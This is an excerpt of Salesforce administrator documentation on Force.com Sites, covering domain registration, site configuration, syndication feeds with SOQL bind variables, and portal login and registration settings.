With Force.com sites, you no longer have to do any of those things. Force.com Sites enables you to create public websites and applications that are directly integrated with your Salesforce organization—without requiring users to log in with a username and password. You can publicly expose any information stored in your organization through a branded URL of your choice. You can also make the site's pages match the look and feel of your company's brand. Because sites are hosted on Force.com servers, there are no data integration issues. And because sites are built on native Visualforce pages, data validation on collected information is performed automatically. You can also enable users to register for or log in to an associated portal seamlessly from your public site.

Note: Force.com Sites is subject to these additional Terms of Use.

For information on Site.com, which is a Web content management system (CMS) that makes it easy to build dynamic, data-driven Web pages and edit content in real time, see Community Builder (Site.com) on page 5308.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer**, **Enterprise**, **Performance**, and **Unlimited** Editions

The following examples illustrate a few ways that you can use sites:

- Create an ideas site—Use sites to host a public community forum for sharing and voting on ideas about your company, services, or products. Ideas websites can be made public using sites.
- Publish a support FAQ—Provide helpful information on a public website where customers can search for solutions to their issues.
- Create a store locator tool—Add a public tool to your portal that helps customers find stores in their area.
- Publish an employee directory—Add an employee directory to your company's intranet by creating a site restricted by IP range.
- Create a recruiting website—Post job openings to a public site and allow visitors to submit applications and resumes online.
- Publish a catalog of products—List all of your company's products on a public website, with model numbers, current prices, and product images pulled dynamically from your organization.

Because Force.com sites are served directly from the Salesforce organization, a site's availability is directly related to the organization's availability. During your organization's maintenance window for major releases, your sites will be unavailable; users who try to access a site will see a Force.com-branded maintenance page or your custom Service Not Available Page. It's a good idea to inform your site users of the release maintenance windows and related sites unavailability in advance. You can view specific maintenance windows, listed by instance, at `trust.salesforce.com/trust/status/#maint`.

The Force.com Domain

For each of your sites, you determine the URL of the site by establishing the site's domain name. You can choose one of the following domain options:

- Use your Force.com domain name, which is your unique *subdomain prefix* plus `force.com`. For example, if you choose *`mycompany`* as your subdomain prefix, your domain name would be `http://mycompany.force.com`. The name is case sensitive.

  Note: Your Force.com domain name is used for all the sites that you create. For example, your company could create one public site for partners, another for developers, and a third for support. If your company's domain is `http://mycompany.force.com`, those three sites might have the following URLs:

  - `http://mycompany.force.com/partners`
  - `http://mycompany.force.com/developers`
  - `http://mycompany.force.com/support`

- Create a branded, custom Web address, such as `http://www.mycompanyideas.com`, by registering through a domain name registrar. Create CNAME records to redirect your branded domain and subdomains to your Force.com domain without exposing the `force.com` name in the URL. It can take up to 48 hours for your Force.com domain to become available on the Internet. Custom Web addresses aren't supported for sandbox or Developer Edition organizations.

Note: The format of the secure URLs for your Force.com sites depends on the organization type or Edition. Your unique subdomain prefix is listed first, followed by Edition or environment type, then instance name and the force.com suffix. In the following examples, the subdomain prefix is “mycompany,” the sandbox name is “mysandbox,” the instance name is “na1,” and the sandbox instance name is “cs1”:

Organization Type	Secure URL
Developer Edition	`https://mycompany-developer-edition.na1.force.com`
Sandbox	`https://mysandbox-mycompany.cs1.force.com`
Production	`https://mycompany.secure.force.com`

The subdomain prefix for Developer Edition is limited to 22 characters. The secure URL is displayed on the Login Settings page. The URL is case sensitive.

Managing Force.com Sites

Registering a Custom Force.com Domain

Setting Up Force.com Sites

Caching Force.com Sites Pages

Using Workflow for Force.com Sites

Tracking Your Force.com Site with Google Analytics

Viewing Force.com Site History

Viewing 24-Hour Force.com Sites Usage History

Reporting on Force.com Sites

Force.com Sites Security

Force.com Sites-Related Apex Methods and Expressions

Force.com Sites Considerations

Force.com Sites Limits and Billing

Can I use the same domain name for my Force.com Sites and my Communities?

No, you can't use the same domain name.

SEE ALSO:

Setting Up Force.com Sites

Managing Force.com Sites

Force.com Sites Limits and Billing

Administrator setup guide: Force.com Sites Implementation Guide

Managing Force.com Sites

To get started using Force.com sites, from Setup, enter *Sites* in the Quick Find box, then select **Sites**. From this page, you can:

- Register your Force.com domain, if you have not yet done so.
- View all sites hosted on your Force.com domain.
- Click **New** to create a new site.
- Click **Edit** to make changes to an existing site.
- Click **Activate** or **Deactivate** to change the active status for your site.

  Warning: Be careful not to expose any information that you do not want to make public.

- Click the site's label to view that site's details.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To create and edit Force.com sites:

- "Customize Application"

- Click the site's URL to open that site in a browser.

SEE ALSO:

Setting Up Force.com Sites

Creating and Editing Force.com Sites

Configuring Force.com Sites

Registering a Custom Force.com Domain

Your company's Force.com domain is used for all the sites that you create. Even if you register a branded Web address for your site, you must choose a Force.com domain. The branded URL will be redirected to the Force.com domain.

Note: CNAME records must include your domain name, your 18–character organization ID, and the suffix live.siteforce.com. For example, if your domain name is www.mycompany.com and your organization ID is 00dx00000000001aaa, then the CNAME must be *www.mycompany.com.00dx00000000001aaa*.live.siteforce.com. You can find the organization ID on the new domain page in Domain Management within Setup.

To register your Force.com domain:

1. From Setup, enter *Sites* in the Quick Find box, then select **Sites**.
2. Enter a unique name for your Force.com domain. A Force.com domain name can contain only alphanumeric characters and hyphens, and must be unique in your organization. It must begin with a letter, not include spaces, not end in a hyphen, and not contain underscores or periods. Salesforce recommends using your company's name or a variation, such as *mycompany*.

   Warning: You can't modify your Force.com domain name after you have registered it.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To create and edit Force.com sites:
- "Customize Application"

3. Click **Check Availability** to confirm that the domain name you entered is unique. If it isn't unique, you are prompted to change it.
4. Read and accept the Sites Terms of Use by selecting the checkbox.
5. Click **Register My Force.com Domain**. After you accept the Terms of Use and register your Force.com domain, the changes related to site creation are tracked in your organization's Setup Audit Trail and the Site History related list. It may take up to 48 hours for your registration to take effect.

Note: The format of the secure URLs for your Force.com sites depends on the organization type or Edition. Your unique subdomain prefix is listed first, followed by Edition or environment type, then instance name and the force.com suffix. In the following examples, the subdomain prefix is "mycompany," the sandbox name is "mysandbox," the instance name is "na1," and the sandbox instance name is "cs1":

Organization Type	Secure URL
Developer Edition	`https://mycompany-developer-edition.na1.force.com`
Sandbox	`https://mysandbox-mycompany.cs1.force.com`
Production	`https://mycompany.secure.force.com`

The subdomain prefix for Developer Edition is limited to 22 characters. The secure URL is displayed on the Login Settings page. The URL is case sensitive.

SEE ALSO:

Setting Up Force.com Sites

Force.com Sites Considerations

Setting Up Force.com Sites

Force.com Sites enables you to create public websites and applications that are directly integrated with your Salesforce organization—without requiring users to log in with a username and password.

To set up a Force.com site:

1. From Setup, enter *Sites* in the Quick Find box, then select **Sites**.
2. Register a custom Force.com domain for your organization.
3. Create and configure your site.
4. Develop and use Visualforce pages for your site, use or hide standard pages, and customize or replace out-of-box error pages. Associate these pages with your site.
5. Choose a site template. Use the lookup field to find and select a template that you've developed, or use the out-of-box template provided. The site template provides the page layout and stylesheet for your site and overrides any formatting inherited from the associated portal.
6. Enable a portal for login or self-registration, then associate it with your site.
7. Optionally, modify public access settings.
8. When you are ready to make your site public, click **Activate** on the Site Details page. You can also activate your site from the Site Edit and Sites pages.

After you have set up a site, you can:

- Run reports and dashboards on your site.
- Create workflow rules that trigger email alerts when site-related criteria are met.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To create and edit Force.com sites:
- "Customize Application"

To edit public access settings for Force.com sites:
- "Manage Users"

Creating and Editing Force.com Sites

Configuring Force.com Sites

Troubleshooting Force.com Sites Using Administrator Preview Mode

Enable Single Sign-On for Sites

Single sign-on (SSO) lets users access authorized network resources with one login. You validate usernames and passwords against your corporate user database or other client app rather than Salesforce managing separate passwords for each resource.

SEE ALSO:

Managing Force.com Sites

Configuring Force.com Sites

Creating and Editing Force.com Sites

After registering your Force.com domain, create a Force.com site using the following steps:

1. From Setup, enter *Sites* in the Quick Find box, then select **Sites**.
2. Click **New** or click **Edit** for an existing site.
3. On the Site Edit page, define the following:

Field	Description
Site Label	The name of the site as it appears in the user interface.
Site Name	The name used when referencing the site in the SOAP API. This name can contain only underscores and alphanumeric characters, and must be unique in your org. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
Site Description	An optional description of the site.
Site Contact	The user who will receive site-related communications from the site's visitors and Salesforce.
Default Web Address	The unique Force.com URL for this site. Force.com provides the first part of the URL based on the domain name that you registered; you must add a unique site name to the end. Unless you configure a custom Web address through a domain name registrar, this is the URL that the public will use to access your site.
Active	The option that activates your site when you are ready to make it available to the public. You can also activate your site from the Sites and Site Details pages. When the site is inactive, users will see the page specified in the Inactive Site Home Page field.
Active Site Home Page	The landing page that users are directed to when this site is active. Use the lookup field to find and select the Visualforce page that you developed for your site's home page. Choose the UnderConstruction page if you just want to test your site. For ideas sites, you must use the IdeasHome page and for answers sites you must use the AnswersHome page. The "look and feel" for your Ideas site or Answers site will be inherited from its associated portal unless you select a site template. If you deployed a site before the Summer '10 release, you can set AnswersHome as your default landing page if you create a Visualforce page using `<apex:page action="{!URLFOR('/answers/answersHome.apexp')}"/>`
Inactive Site Home Page	The landing page that users are directed to when this site is inactive. Use the lookup field to find and select the page that you want to use. You can, for example, select a page to

EDITIONS

Available in: Salesforce Classic

Available in: **Developer**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To create and edit Force.com sites:
- "Customize Application"

Field	Description
	indicate that the site is under construction or down for maintenance.
`Site Template`	The template that provides the page layout and stylesheet for your site. The site template overrides any formatting inherited from the associated portal. Use the lookup field to find and select a template that you've developed, or use the out-of-box template provided. Note: The site template specified here is used only for Visualforce pages using the `$Site.Template` expression.

`Site Robots.txt`	A file that determines which parts of your public site Web spiders and other Web robots can access. Web robots are often used by search engines to categorize and archive websites. HTML tags are not allowed, as they are not compatible with `robots.txt` spiders. For Visualforce pages, add `contentType="text/plain"` to the `<apex:page>` tag.
	Example disallowing all robots from indexing all pages:
	`<apex:page contentType="text/plain">`
	`User-agent: * # Applies to all robots`
	`Disallow: / # Disallow indexing of all pages`
	`</apex:page>`
	Example allowing all robots to index all pages:
	`<apex:page contentType="text/plain">`
	`User-agent: * # Applies to all robots`
	`Disallow: # Allow indexing of all pages`
	`</apex:page>`

`Site Favorite Icon`	The icon that appears in the browser's address field when visiting the site. Use this field to set the favorite icon for your entire site instead of for each page. Changes will be reflected on your site one day after you make them, due to caching.
`Analytics Tracking Code`	The tracking code associated with your site. This code can be used by services like Google Analytics to track page request data for your site.
`URL Rewriter Class`	An Apex class to use for rewriting URLs for your site, from Salesforce URLs to user-friendly URLs. With this class, you can make rules to rewrite site URL requests typed into the address bar, launched from bookmarks, or linked from external websites. You can also create rules to rewrite the URLs for links within site pages.
`Enable Feeds`	The option that displays the Syndication Feeds related list, where you can create and manage syndication feeds for users on your public sites. This field is visible only if you have the feature enabled for your organization.
`Clickjack Protection Level`	You can set the clickjack protection for a site to one of these levels: • Allow framing by any page (no protection) • Allow framing by the same origin only (recommended) • Don't allow framing by any page (most protection)

Field	Description
	Note: Same-origin framing allows the site's page to be framed only by pages on the same domain name and protocol security. Note: Salesforce Communities have two clickjack protection parts—one for the Force.com Communities site which is set from the Force.com site detail page and another for the Site.com Communities site which is set from the Site.com configuration page. It's recommended that both are set to the same value.
`Require Secure Connections (HTTPS)`	When this checkbox is enabled for a Force.com Site, a Site.com site, a Salesforce Communities Force.com Site, or a Salesforce Communities Site.com site, requests that use HTTP are redirected to HTTPS.

4. Click **Save**.

Note: You define Custom URLs from Domain Management in Setup.

SEE ALSO:

Setting Up Force.com Sites

Configuring Force.com Sites

Force.com Sites-Related Apex Methods and Expressions

Configuring Force.com Sites

Once you have created your site, you can configure it on the Site Details page. To access this page, from Setup, enter *Sites* in the `Quick Find` box, then select **Sites**, and then in the Sites list, click the site name. You can do the following:

- Click **Edit** to make changes to the site.
- Click **Public Access Settings** to view or edit the security settings, including permissions, page layouts, and more.
- Click **Login Settings** to configure the login and registration settings for your site. Built-in login and registration logic allows users to quickly register for, and seamlessly log in to, your portal from your public site.

  Note: For Communities sites, this link opens the Communities Login Page.

- Click **URL Redirects** to see any page redirects you've set up for your site.
- Click **Activate** or **Deactivate** to change the active status for your site.

  Warning: Be careful not to expose any information that you do not want to make public.

- Click **Preview as Admin** to view your site in administrator preview mode. Administrator preview mode shows the errors on each site page in context and in greater detail, so you can more easily troubleshoot site issues.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To create and edit Force.com sites:
- "Customize Application"

To edit public access settings for Force.com sites:
- "Manage Users"

Note: This feature does not appear for community organizations.

- Click **Edit** in the Site Visualforce Pages or Site Standard Pages related lists to select the pages available for your site. All pages associated with the site must be enabled.
- Click **Page Assignment** to assign error pages for standard errors, such as "Authorization Required (401)" and "Page Not Found (404)." You can override or edit the default pages that are provided.
- Click **New** in the Feeds related list to create a new syndication feed. You must click **Enable Feeds** in the Site Detail list to display this related list.
- View the 24-Hour Usage History related list to see current bandwidth and service request time usage, the daily limits, and the percentage used.
- View the Site History related list to see the configuration changes that have been tracked for your site.

Defining Syndication Feeds

Managing Force.com Site Login and Registration Settings

Public Access Settings for Force.com Sites

Force.com Sites URL Redirects

Associate a Portal with Force.com Sites

Managing Force.com Site Visualforce Pages

Managing Force.com Site Standard Pages

Assigning Force.com Site Error Pages

SEE ALSO:

Assigning Force.com Site Error Pages

Public Access Settings for Force.com Sites

Managing Force.com Site Login and Registration Settings

Defining Syndication Feeds

Syndication feeds give users the ability to subscribe to changes within Force.com sites and receive updates in external news readers. Simply by defining a SOQL query and mapping, you can syndicate changes to public data to your end users. You can create one or more syndication feeds for your organization's public sites or any Visualforce page. The syndication feed displays the records specified by a SOQL query. Users can subscribe to the feed and view the feed when they visit the site or page.

Define a syndication feed, including what records are returned, and which data from the records is displayed:

EDITIONS

Available in: Salesforce Classic

Available in: **Developer**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

Create, edit, or delete a feed definition:
- "Modify All Data"

Subscribe to a feed
- No special user permission required

Name

A descriptive name for this feed, which distinguishes it from other feeds you may create. Use only letters, numbers, or the underscore character "_". Do not use more than one underscore character in a row.

Description

Describe the feed. For example, "Account first name, last name, and region for the last ten accounts created or edited."

Query

The SOQL query that defines which records are returned to the syndication feed. To ensure fast performance, some limitations on the SOQL query are imposed:

- If the SOQL query does not specify a limit, then no more than 20 records are returned.
- Query limits can't exceed 200 results. If you make a query with a limit beyond this number, only the first 200 records are returned.
- If the SOQL query does not have an ORDER BY value specified, records are ordered by the `LastModifiedDate` value if there is one, or by `SystemModstamp` value if not
- `COUNT` is not supported.
- *Aggregate* queries are not supported. For example, this query cannot be used in a syndication feeds SOQL query:

```
SELECT Name, (SELECT CreatedBy.Name FROM Notes) FROM Account
```

- You can use *bind variables*, a variable whose value is supplied in the URL. For more information, see Using Bind Variables for Queries and Mapping on page 5495.

Note: The guest user must have appropriate sharing and field-level security access or you cannot save your query, because the Force.com platform verifies access and sharing before saving.

Mapping

Because syndication feeds use the ATOM web publishing protocol, you must provide a mapping value that matches objects and fields on the returned records with ATOM constructs. Note that all values must be string literals. For more information about mapping elements, see ATOM-Object Mapping on page 5494.

You can use *bind variables*, a variable whose value is supplied in the URL. For more information, see Using Bind Variables for Queries and Mapping on page 5495.

Max Cache Age Seconds

Because many users may access a feed at the same time, Salesforce caches the feed data, for 3600 seconds by default. You can modify this to a minimum of 300 seconds, or for as long as you wish. Query results that are older than the time specified here are dropped, and a new query is run on the next request for that information, that is, the next time a user opens a page containing a feed that they have subscribed to.

Active

Select this checkbox to make the feed available for subscription. Once a feed is active, users have the option of subscribing to it.

ATOM-Object Mapping

You must specify a mapping in the syndication feed definition. The mapping relates ATOM constructs such as entry title to the corresponding value in a record, for example, "Account Name." A full set of mappings represents a news feed, and the query represents the content of each news item in a feed. For example, Lead records created today or Contacts with updated Account information.

A *feed element* is the envelope for each part of a news item, and an *entry element* is the contents of the envelope.

Mapping also allows you to apply short labels to various fields for display purposes.

The following table lists each ATOM and object element and explains what values should be provided:

Feed Element	Entry Element	Description
`fa`		Required only if `ea` (entry author) is not specified. Feed author. For example, `fa:"Acme Feed Author Admin Mary"` shows the feed author as Admin Mary.
`fid`		Optional (because default value is supplied). Id of the feed. By default, this value is the public site URL. If you specify a value, it must be a valid internationalized resource identifier (*IRI*). An IRI is a URL generalized to allow the use of Unicode.
`fl`		Optional (because default value is supplied). Feed link. For example, `fl:"http://www.salesforce.com"`. News readers usually interpret this element by linking the feed title to this URL.
`fst`		Optional. Feed subtitle. For example, `&map=ft:"Newest Opportunities",fst:"Western Division"` shows the feed title Newest Opportunities and subtitle Western Division.
`ft`		Required. Feed title. For example, `ft:"Newest Opportunities"`.
	`ea`	Required only if `fa` (feed author) is not specified. Entry author. For example, `ea:"Account created by: " + Account.CreatedBy .`
	`ec`	Required. Entry content. For example,`ec:"description for " Name " " Description` shows the value of the `Name` field with additional text. The output of a feed for this example resembles the following: `description for Ajax Industries Description`
	`ect`	Optional. Entry content of type `text`, `html`, or `xhtml`. For example, `ect: html` for HTML content. Default is `text`.
	`el`	Optional. Entry link. Must be a valid URI. This value is usually a link to another representation of the content for the entry. For example, the link could be to a record in the Salesforce user interface. News readers usually interpret this element by linking the entry title to this URL For example, `el:"Account.URl"`.
	`es`	Optional. Entry summary. An optional summary of the entry content. For example, `et: Account.Name, es: Account.Name + "'s account number, website, and description", ec: Account.AccountNumber + " " + Account.Website + " " + Account.Description` If not specified, news readers display the content defined using the `ec` element.

Feed Element	Entry Element	Description
	est	Optional. Entry summary of type text, html, or xhtml. For example, est: html for HTML content. Default is text. Do not specify a value unless es has been specified.
	et	Required. Entry title, a field name. For example, et:Name.
	eu	Optional. By default, the required ATOM element <updated> value is automatically provided by the LastModifedDate of the main entity being queried; usually the object in the main FROM clause of the SOQL query. This value indicates the last time an entry or feed was modified. If you wish to change this default behavior, you can specify a different object or field's LastModifedDate be used. For example: • Query: SELECT Id, Name, MyDate__c FROM AccountMapping Parameter: eu: MyDate__c • Query: SELECT Id, Lastname, Account.LastMOdifiedDate FROM ContactMapping Parameter: eu: Account.LastModifiedDate

The following example shows a valid mapping values for a syndication feed:

```
ft: "Harry Potter", et: Name, ec: "description for " Name "<br>" Description, el: "/" Id,
 ect: html
```

Feeds are displayed in the guest user context of the public site where they are displayed. Therefore, if you have used custom labels to manage internationalization, and specified labels in your mapping, users see those labels displayed in the language of the guest user. For more information, see Custom Labels and Feeds on page 5496.

You can only use string literals in feed mapping. You cannot use, for example, date literals such as TODAY or LAST_WEEK.

After you have defined a feed, you should test it, and then make the feed active by selecting the Active checkbox as described above. For more information about testing, see Testing Syndication Feeds on page 5499.

Using Bind Variables for Queries and Mapping

You can use *bind variables* in the WHERE clause of the SOQL query. Bind variables must be in the following form:

```
{!var_name}
```

The following query uses a bind variable named accountID.

```
SELECT Name, Description
FROM Account
WHERE Id = {!accountID}
```

Note that this is not the literal name of the field, but an arbitrary name. At run time, the value for accountID is passed to the query from the URL. This feed is accessed from the following URL and passes in the account ID as part of the query string parameter:

```
site_URL/services/xml/My'Account'Feed?accountId=0013000000BmP4x
```

You can also use bind variables for mapping values.

The following implementation details apply to the use of bind variables for queries:

- You cannot use more than 20 bind variables in a feed definition, queries and mapping combined.
- The bind variable name cannot be more than 100 characters.

- You can use a bind variable only on the right side of a filter operation to represent part of a string. Because it represents part of a string, it must be in quotes. For example, the following is a valid query:

  ```
  SELECT Id, Name FROM Account WHERE Name = '{!myBindVariable}'
  ```

  The following queries are not valid, because the bind variable is not in a valid position, and is not functioning as the variable for a literal string:

  ```
  SELECT Id, Name FROM Account WHERE {!myFieldName} = 'Joe'
  SELECT Id, {!myFieldName} FROM Account WHERE IsDeleted = false
  ```

- You cannot use a bind variable to represent a field name. This means a bind variable cannot be use on the left side of a filter operation.
- You cannot use a bind variable to change the meaning or structure of a query for security reasons. Any special characters you specify in the bind replacement value are interpreted as literal characters when the query is evaluated.

Custom Labels and Feeds

For feeds that need to be localized into different languages, you can use custom labels to define the string in multiple languages. Then in the mapping definition, you simply refer to the custom label. When a request comes in, the custom label inspects the guest user language and returns the translated text, which is used in the mapping.

Custom labels can be specified in a field with the following syntax:

```
map_element_name: "{!$LABEL.custom_label_name}"
```

Use the following procedure to specify a custom label in a feed:

1. From Setup, enter *Custom Labels* in the Quick Find box, then select **Custom Labels**. You may wish to name the custom label after the mapping element that takes its value, for example `feedTitle` for the `ft` element.
2. Enter the values for all supported languages.
3. Specify the custom label in the feed mapping.

For example, assume that you create a feed containing information on all the houses your company is trying to sell. For English users, the title of the feed should be "The Houses," but for Spanish users, the title of the feed should be "Las Casas." You would create a custom label, for example, `feedTitle`. In English, its value is "The Houses," and the Spanish value is "Las Casas." Then, in the feed mapping definition, specify the following for the feed title `fc:`:

```
ft: "{!$LABEL.feedTitle}"
```

Visualforce and Feeds

To add a feed to a Visualforce page, use the Visualforce standard HTML features. For example, assuming the Visualforce page is located in the base directory of the site, it can contain a tag like the following:

```
<A HREF=""/services/xml/theFeedName">My feed</A>
```

The text `My feed` links to the feed.

If you want to link the feed from an image, include an inline image tag similar to the following:

```
<A HREF="/services/xml/theFeedName"><img src="feed.gif"></A>
```

You must upload your own image.

To add the icon to the address bar, add the link tag to the `<head>` tag of the Visualforce page:

```
<link href='URI of feed'
   type='application/x.atom+xml'
   rel='feed'
   title='A nice descriptive title'/>
```

About Syndication Feeds

Viewing Syndication Feeds

Testing Syndication Feeds

About Syndication Feeds

Syndication feeds give users the ability to subscribe to changes within Force.com sites and receive updates in external news readers. Simply by defining a SOQL query and mapping, you can syndicate changes to public data to your end users. You can create one or more syndication feeds for your organization's public sites or any Visualforce page. The syndication feed displays the records specified by a SOQL query. Users can subscribe to the feed and view the feed when they visit the site or page.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

Create, edit, or delete a feed definition:

- "Modify All Data"

Subscribe to a feed

- No special user permission required

Validating Feeds Security

When a user subscribes to a feed, the information is run in a guest user context. This means that you must ensure the guest user has access to all and only the records appropriate for a guest use before defining any queries.

To validate feeds security:

- Edit the public access setting for the site to make sure the guest user has the correct object permissions and field-level security settings.
- Create sharing rules to control which records the guest user has access to.

After adjusting public access and field-level security settings to ensure the objects you wish to include in a feed are available to the guest user, perform any of the following feeds-related tasks:

- To create a new feed, click **New**.
- To view the definition of an existing feed, click the feed name.
- To edit an existing feed, click **Edit**.
- To delete an existing feed, click **Delete**.
- To test the validity of a feed, click **Run Test**. If any errors exist in the query definition or mapping, error messages are displayed.

SEE ALSO:

Defining Syndication Feeds

Viewing Syndication Feeds

View the syndication feed definition, including what records are returned, and which data from the records is displayed:

Name
A descriptive name for this feed, which distinguishes it from other feeds you may create.

Description
Describes the feed. For example, "Account first name, last name, and region for the last ten accounts created or edited."

Query
The SOQL query that defines which records are returned to the syndication feed. To ensure fast performance, some limitations on the SOQL query are imposed. For more information, see Defining Syndication Feeds on page 5493.

Mapping
Because syndication feeds use the ATOM web publishing protocol, you must provide a mapping value that matches objects and fields on the returned records with ATOM constructs. Note that all values must be string literals. For more information about mapping elements, see Defining Syndication Feeds on page 5493.

Max Cache Age Seconds
Because many users may access a feed at the same time, Salesforce caches the feed data, for 3600 seconds by default. This value can be a minimum of 300 seconds, or for as long as you wish. Query results that are older than the time specified here are dropped, and a new query is run on the next request for that information, that is, the next time a user opens a page containing a feed that they have subscribed to.

Active
This checkbox indicates whether the feed is available for subscription. Once a feed is active, users have the option of subscribing to it.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

Create, edit, or delete a feed definition:
- "Modify All Data"

Subscribe to a feed
- No special user permission required

SEE ALSO:

Defining Syndication Feeds

Testing Syndication Feeds

Test the feed definition you have created before enabling it for customers.

To test a feed:

1. After creating a feed, from Setup, enter *Sites* in the Quick Find box, then select **Sites** and click the site for which you've defined the feed. Alternatively, you can navigate to the feed detail page any number of ways, including clicking the feed name from the site detail page.
2. Click **Preview** for the feed you wish to test.
3. If one or more bind variables have been used in the feed, a dialog appears. Enter a test value for each bind variable.
4. A dialog appears allowing you to create a bookmark for the feed with the bind variable values you specified. You can save the bookmark, or cancel the dialog.
5. The values returned by your feed are displayed. Verify that the results are what you expected.

EDITIONS

Available in: Salesforce Classic

Available in: **Developer**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

Create, edit, or delete a feed definition:
- "Modify All Data"

Subscribe to a feed
- No special user permission required

SEE ALSO:

Defining Syndication Feeds

Managing Force.com Site Login and Registration Settings

Use login settings if you want to let users register for and log in to your portal from your public Force.com site. For example, users browsing through an ideas site can register and login directly from that site, and as authenticated users, they can then vote, add comments, and participate in the ideas community. When users successfully log in, they leave the public site and enter the associated portal seamlessly.

Note: Only Customer Portals can be used for self-registration. Partner portals do not support self-registration.

The Authenticated Website high-volume portal user license is specifically designed to be used with Force.com sites. Because it's designed for high volumes, it should be a cost-effective option to use with Force.com sites.

Force.com sites provides built-in registration and login logic. Default Force.com-branded Visualforce pages are associated with registration, login, forgot password, and password changes. You can modify these pages or replace them with your own.

The following login, and registration pages are provided by default:

EDITIONS

Available in: Salesforce Classic

Available in: **Developer**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To create and edit Force.com sites:
- "Customize Application"

Page Name	Description
SiteLogin	Default login page. Used to log users in to the associated portal from your Force.com site.
SiteRegister	Default registration page. Used to register new users for the associated Customer Portal from your Force.com site.
SiteRegisterConfirm	Default registration confirmation page. The page that users see on successful registration to the associated Customer Portal.

Note: The login and registration forms must be secure. Set the `forceSSL` attribute to `true` for these forms. However, Salesforce recommends that you set `forceSSL` to `false` for forms accessed by users who have already been authenticated, such as portal users. Since the `forceSSL` attribute forces a redirect to a secure URL, authenticated users would encounter an error.

The built-in login process:

- Checks to see whether the site is enabled for logins
- Checks to see whether the user is a valid user for the site
- Allows users to reset expired passwords

The built-in registration process:

- Checks new user information against existing users for the Customer Portal associated with the site
- Checks to see if a contact already exists for the new user
- Creates a new contact, if one doesn't already exist, and associates it with the account for the site.

  Important: You must update the SiteRegisterController with the Account ID using the following steps:

  1. From Setup, enter *Apex Classes* in the `Quick Find` box, then select **Apex Classes**.
  2. Click **Edit** next to SiteRegisterController.
  3. Find the `private static Id PORTAL_ACCOUNT_ID = '<Account_ID>';` line and insert the ID for the account that you want to associate with new users. The line should look similar to this:

     ```
     private static Id PORTAL_ACCOUNT_ID = '001DooooolQpyk';
     ```

  4. Click **Save**.

- Enables the Customer Portal for the new user and sends an email confirmation message
- Optionally, allows users to create passwords on the registration page, avoiding the standard email confirmation process

Note: You can create and enable a person account as a Customer Portal user using the `createPersonAccountPortalUser` Apex method. Use `createPersonAccountPortalUser` to create a person account using either the default record type defined on the guest user's profile or a specified record type, then enable it for the site's portal. Person Accounts can only be enabled as high-volume portal users.

To enable public login and registration for your portal:

1. From Setup, enter *Sites* in the `Quick Find` box, then select **Sites**.
2. Click the name of the site you want to control.
3. Click **Login Settings**.
4. Click **Edit**.
5. From the Enable Login For list, select a portal to associate with your site. The portal you choose must have the `Login Enabled` option selected. For Customer Portals, you must also select the `Self-Registration Enabled` option. Force.com Sites leverages the following portal settings:
   - `Logout URL` is used if you want to take users to a specific page on logout. If this value is left blank, users are taken to the page specified in the `Active Site Home Page` field for your site.
   - `Lost Password Template` is used for the forgot password process.
   - `Header`, `Footer`, `Logo`, and `Login Message` are used for the look and feel on IdeasHome and AnswersHome pages.
   - For Customer Portals:

- `New User Template` is used on self-registration if a password is not provided.
- `Default New User License`, `Default New User Role`, and `Default New User Profile` are used for self-registration.

6. Select a **Change Password Page**. A default page is provided, but you can select your own page instead, using the lookup field.
7. Select `Require Non-Secure Connections (HTTP)` to override your organization's security settings and exclusively use HTTP when logging in to the portal from your site. If this checkbox is not selected, the `Require Secure Connections (HTTPS)` setting on the Session Settings page in Setup determines the security level.

   The following table illustrates the relationship between these settings.

Site-Level Security: Require Non-Secure Connections (HTTP)	Organization-Level Security: Require Secure Connections (HTTPS)	Description
Not checked	Not checked	• Organization can use either HTTP or HTTPS • Site uses HTTP for the post-login session
Checked	Not checked	• Organization can use either HTTP or HTTPS • Site uses HTTP for the post-login session
Not checked	Checked	• Organization uses only HTTPS • Site uses HTTPS for the post-login session • Upon login, users see the `secure.force.com` domain
Checked	Checked	• Organization uses only HTTPS • Site uses HTTP for the post-login session

   Warning: If the `Require Secure Connections (HTTPS)` checkbox on the Session Settings page is selected, and the `Require Non-Secure Connections (HTTP)` checkbox on the Login Settings page is not selected, users logging in to the associated portal from the site will see the `secure.force.com` domain. For example, if you registered `mycompany.force.com` as your custom domain, the URL changes to `https://mycompany.secure.force.com` upon login.

   Customers using a script to login to sites can use the optional `refURL` URL parameter to retain the custom domain name after login. This parameter has no effect if `Require Non-Secure Connections (HTTP)` has been set for the site or `Require Secure Connections (HTTPS)` has been set for the organization. An example URL using `refURL` is: `http://mysite.secure.force.com/SiteLogin?refURL=http://mysite.com`.

8. The `Secure Web Address` field shows the unique Force.com URL for this site when using SSL.

9. Click **Save**.

You can also enable Sites to use your identity provider for single sign-on.

SEE ALSO:

Configuring Force.com Sites

Associate a Portal with Force.com Sites

Force.com Sites-Related Apex Methods and Expressions

Public Access Settings for Force.com Sites

Public access settings control what public users can do on each Force.com site. To set the public access settings for your site:

1. From Setup, enter *Sites* in the Quick Find box, then select **Sites**.
2. Click the name of the site you want to control.
3. Click **Public Access Settings** to open the Profile page for your site profile.

This page includes all the functionality for viewing and editing profile permissions and settings, but you can't clone or delete the profile.

In the site profile, you can:

- Set the object permissions for your site. You can grant "Read" and "Create" permissions on all standard objects except products, price books, and ideas; and "Read," "Create," "Edit," and "Delete" on all custom objects. All permissions that aren't set by default must be set manually.

